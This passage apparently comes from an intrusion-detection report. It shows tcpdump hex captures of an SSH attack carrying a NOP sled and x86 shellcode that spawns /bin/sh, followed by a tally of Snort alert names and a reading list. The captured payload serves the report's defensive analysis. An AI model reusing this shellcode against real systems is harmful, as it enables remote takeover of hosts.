0x0210   0000 553d 7350 ffff 0000 5541 7350 ffff        ..U=sP....UAsP..
0x0220   0000 5545 7350 ffff 5bfc 0317 7350 ffff        ..UEsP..[...sP..
0x0230   0000 554d 7350 ffff 5bfc 0317 7350 ffff        ..UMsP..[...sP..
0x0240   0000 5554 0808 9090 9090 9090 9090 9090        ..UT............
0x0250   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0260   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0270   0000 5554 0808 9090 9090 9090 9090 9090        ..UT............
0x0280   9090 9090 9090 9090 0000 5554 0808 9090        ..........UT....
0x0290   0000 5554 0808 9090 9090 9090 9090 9090        ..UT............
0x02a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02c0   0000 5554 0808 9090 9090 9090 9090 9090        ..UT............
0x02d0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02e0   0000 5554 0808 9090 0000 5554 0808 9090        ..UT......UT....
```

```
0x02f0   0000 5554 0808 9090 9090 9090 9090 9090         ..UT............
0x0300   0000 5554 0808 9090 0000 5554 0808 9090         ..UT......UT....
0x0310   9090 9090 9090 9090 0000 5554 0808 9090         ..........UT....
0x0320   0000 5554 0808 9090 9090 9090 9090 9090         ..UT............
0x0330   0000 5554 0808 9090 0000 5554 0808 9090         ..UT......UT....
0x0340   0000 5554 0808 9090 9090 9090 9090 9090         ..UT............
0x0350   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0360   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0370   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0380   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0390   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x03a0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x03b0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x03c0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x03d0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x03e0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x03f0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0400   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0410   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0420   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0430   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0440   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0450   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0460   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0470   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0480   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0490   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x04a0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x04b0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x04c0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x04d0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x04e0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x04f0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0500   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0510   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0520   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0530   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0540   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0550   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0560   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0570   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0580   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0590   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x05a0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x05b0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x05c0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x05d0   9090 9090 9090 9090 9090 9090                   ............

22:48:37.676618 211.94.206.29.4856 > victim.my.net.ssh: P [tcp sum ok] 1448:2896(1448) ack 1 win 32120
<nop,nop,timestamp 5607046 372502050> (DF) (ttl 49, id 47220, len 1500)
0x0000   4500 05dc b874 4000 3106 ed3f d35e ce1d         E....t@.1..?.^..
0x0010   XXXX XXXX 12f8 0016 5978 780d ced9 a7c0         XX......Yxx.....
0x0020   8018 7d78 8df4 0000 0101 080a 0055 8e86         ..}x.........U..
0x0030   1633 ee22 9090 9090 9090 9090 9090 9090         .3."............
0x0040   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0050   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0060   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0070   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0080   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x0090   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x00a0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x00b0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x00c0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x00d0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x00e0   9090 9090 9090 9090 9090 9090 9090 9090         ................
0x00f0   9090 9090 9090 9090 9090 9090 9090 9090         ................
```

```
0x0100   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0110   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0120   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0130   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0140   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0150   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0160   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0170   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0180   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0190   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01d0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01e0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01f0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0200   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0210   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0220   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0230   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0240   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0250   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0260   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0270   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0280   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0290   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02d0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02e0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02f0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0300   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0310   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0320   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0330   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0340   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0350   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0360   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0370   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0380   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0390   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03d0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03e0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03f0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0400   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0410   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0420   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0430   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0440   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0450   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0460   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0470   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0480   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0490   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x04a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x04b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x04c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x04d0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x04e0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x04f0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0500   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0510   9090 9090 9090 9090 9090 9090 9090 9090        ................
```

```
0x0520   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0530   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0540   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0550   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0560   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0570   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0580   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0590   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x05a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x05b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x05c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x05d0   9090 9090 9090 9090 9090 9090                  ...........
```

… 57 more packets exactly like the preceding one, followed by the last packet:

```
22:48:43.640828 211.94.206.29.4856 > victim.my.net.ssh: P [tcp sum ok] 85432:86493(1061) ack 1 win 32120
<nop,nop,timestamp 5607642 372502646> (DF) (ttl 49, id 47282, len 1113)
0x0000   4500 0459 b8b2 4000 3106 ee84 d35e ce1d        E..Y..@.1....^..
0x0010   XXXX XXXX 12f8 0016 5979 c01d ced9 a7c0        XX......Yy......
0x0020   8018 7d78 b24d 0000 0101 080a 0055 90da         ..}x.M.......U..
0x0030   1633 f076 9090 9090 9090 9090 9090 9090        .3.v............
0x0040   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0050   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0060   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0070   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0080   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0090   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00d0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00e0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00f0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0100   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0110   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0120   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0130   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0140   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0150   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0160   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0170   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0180   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0190   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01d0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01e0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01f0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0200   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0210   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0220   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0230   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0240   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0250   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0260   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0270   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0280   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0290   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02d0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02e0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02f0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0300   9090 9090 9090 9090 9090 9090 9090 9090        ................
```

```
0x0310   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0320   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0330   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0340   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0350   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0360   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0370   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0380   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0390   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03a0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03b0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03c0   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03d0   31db b307 89e2 6a10 89e1 5152 68fe 0000        1.....j...QRh...
0x03e0   0089 e131 c0b0 66cd 80a8 ff74 0b5a f6c2       ...1..f....t.Z..
0x03f0   ff74 4efe ca52 ebeb 5b31 c9b1 03fe c931       .tN..R..[1.....1
0x0400   c0b0 3fcd 8067 e302 ebf3 6a04 6a00 6a12        ..?..g....j.j.j.
0x0410   6a01 53b8 6600 0000 bb0e 0000 0089 e1cd        j.S.f...........
0x0420   806a 006a 0068 2f73 6800 682f 6269 6e8d        .j.j.h/sh.h/bin.
0x0430   4c24 088d 5424 0c89 2189 e331 c0b0 0bcd        L$..T$..!..1....
0x0440   8031 c0fe c0cd 8000 6563 686f 2043 4852       .1......echo.CHR
0x0450   4953 2043 4852 4953 0a                         IS.CHRIS.
```

Appendix B

Complete Events Tally

62318	Watchlist 000220 IL-ISDNNET-990517
32793	MISC traceroute
18080	CS WEBSERVER - external web traffic
16955	MISC source port 53 to <1024
11550	ICMP Echo Request BSDtype
10305	INFO MSN IM Chat data
9644	WEB-MISC prefix-get //
7748	MISC Large UDP Packet
5753	SCAN Proxy attempt
5132	Queso fingerprint
5111	ICMP Source Quench
5026	SYN-FIN scan!
4681	ICMP Destination Unreachable (Communication Administratively Prohibited)
3586	BACKDOOR NetMetro File List
3447	ICMP Destination Unreachable (Host Unreachable)
2249	ICMP Fragment Reassembly Time Exceeded
1980	Watchlist 000222 NET-NCFC
1256	External RPC call
1218	ICMP Echo Request Nmap or HPING2
1097	BACKDOOR NetMetro Incoming Traffic
1054	INFO FTP anonymous FTP
920	ICMP Destination Unreachable (Protocol Unreachable)
838	SMTP relaying denied
632	WEB-MISC Attempt to execute cmd
573	SMB Name Wildcard
544	Incomplete Packet Fragments Discarded
534	INFO Inbound GNUTella Connect accept
511	WEB-MISC 403 Forbidden
496	ICMP Echo Request Sun Solaris
491	Tiny Fragments - Possible Hostile Activity
412	TCP SRC and DST outside network
395	spp_http_decode: IIS Unicode attack detected
351	ICMP traceroute
336	ICMP Echo Request Windows
278	FTP DoS ftpd globbing
263	INFO Possible IRC Access
222	TELNET login incorrect
211	Null scan!
211	INFO - Possible Squid Scan
169	INFO Outbound GNUTella Connect accept
158	ICMP Echo Request CyberKit 2.2 Windows
110	connect to 515 from outside
109	WEB-MISC http directory traversal
109	CS WEBSERVER - external ftp traffic
93	Port 55850 tcp - Possible myserver activity - ref. 010313-1
88	WEB-IIS view source via translate header
77	WEB-MISC count.cgi access
66	connect to 515 from inside
65	NMAP TCP ping!

65	ICMP Destination Unreachable (Fragmentation Needed and DF bit was set)
62	TFTP - Internal TCP connection to external tftp server
60	WEB-IIS _vti_inf access
55	WEB-FRONTPAGE _vti_rpc access
55	INFO Napster Client Data
54	High port 65535 tcp - possible Red Worm - traffic
49	EXPLOIT x86 NOOP
38	WEB-IIS Unauthorized IP Access Attempt
38	WEB-CGI redirect access
37	INFO Inbound GNUTella Connect request
31	ICMP Echo Request L3retriever Ping
25	DDOS shaft client to handler
20	Possible trojan server activity
19	SCAN FIN
19	INFO - Web Cmd completed
18	WEB-CGI formmail access
17	WEB-CGI rsh access
17	MISC Large ICMP Packet
16	TELNET access
15	ICMP redirect (Host)
14	SUNRPC highport access!
13	Port 55850 udp - Possible myserver activity - ref. 010313-1
12	Virus - Possible scr Worm
12	High port 65535 udp - possible Red Worm - traffic
11	beetle.ucs
11	SCAN Synscan Portscan ID 19104
11	DNS zone transfer
10	SNMP public access
8	WEB-IIS File permission canonicalization
8	Virus - Possible pif Worm
7	X11 outgoing
7	WEB-FRONTPAGE shtml.exe
7	WEB-FRONTPAGE posting
7	SMTP chameleon overflow
7	EXPLOIT x86 setgid 0
6	WEB-MISC Lotus Domino directory traversal
6	WEB-CGI archie access
5	spp_http_decode: CGI Null Byte attack detected
5	WEB-MISC compaq nsight directory traversal
5	WEB-FRONTPAGE fpcount.exe access
5	WEB-CGI scriptalias access
5	IDS475/web-iis_web-webdav-propfind
5	EXPLOIT x86 setuid 0
4	WEB-MISC /....
4	RFB - Possible WinVNC - 010708-1
4	MISC PCAnywhere Startup
4	INFO napster login
4	IDS50/trojan_trojan-active-subseven
4	ICMP Destination Unreachable (Network Unreachable)
3	WEB-CGI finger access
3	WEB-CGI csh access
3	Virus - Possible MyRomeo Worm
3	MISC solaris 2.5 backdoor attempt
3	Attempted Sun RPC high port access
2	x86 NOOP - unicode BUFFER OVERFLOW ATTACK
2	WEB-MISC guestbook.cgi access

2	WEB-IIS .cnf access
2	WEB-CGI tsch access
2	WEB-CGI survey.cgi access
2	WEB-CGI ksh access
2	WEB-CGI glimpse access
2	TFTP - External UDP connection to internal tftp server
2	INFO - Web Command Error
2	FTP CWD / - possible warez site
2	External FTP to HelpDesk MY.NET.70.49
2	DDOS mstream handler to client
1	WEB-FRONTPAGE shtml.dll
1	SCAN XMAS
1	SCAN - wayboard request - allows reading of arbitrary files as http service
1	INFO - Web Dir listing
1	ICMP Reserved for Security (Type 19) (Undefined Code!)
1	ICMP Redirect (Undefined Code!)
1	ICMP Photuris (Undefined Code!)
1	FTP passwd attempt
1	FTP RETR 1MB possible warez site
1	External FTP to HelpDesk MY.NET.83.197
1	External FTP to HelpDesk MY.NET.70.50
1	EXPLOIT x86 stealth noop

References

Web Links:

- SANS Institute - The Twenty Most Critical Internet Security Vulnerabilities
  http://www.sans.org/top20.htm
- Common Vulnerabilities and Exposures list
  http://www.cve.mitre.org/cve/
- Security Focus (Home of the BUGTRAQ mailing list)
  http://www.securityfocus.com/
- Bindview's RAZOR HOMEPAGE
  http://razor.bindview.com/
- SNORT Homepage
  http://www.snort.org/
- tcpdump/libpcap Homepage
  http://www.tcpdump.org/
- The CERT Coordination Center (CERT/CC)
  http://www.cert.org/
- Microsoft Product Support Services Page
  http://support.microsoft.com/
- RFC Editor
  http://www.rfc-editor.org/
- Internet Security Systems
  http://xforce.iss.net/
- TCP/UDP Ports Listing from Kurt Seifried's web page
  http://www.seifried.org/security/ports/
- OpenSSH Homepage
  http://openssh.org/

Books:

- Stevens, W. Richard. *TCP/IP Illustrated, Volume 1: The Protocols* Published by Addison-Wesley, 1994

- The SANS Institute, *Track 3 – Intrusion Detection In-Depth* course material

- Friedl, Jeffrey E. F. *Mastering Regular Expressions* Published by O'Reilly and Associates

- Cheswick, William R., Bellovin, Steven M. *Firewalls and Internet Security: Repelling The Wily Hacker* Published by Addison-Wesley

- Brian W. Kernighan, Dennis M. Ritchie, *The C Programming Language* Published by Prentice Hall P T R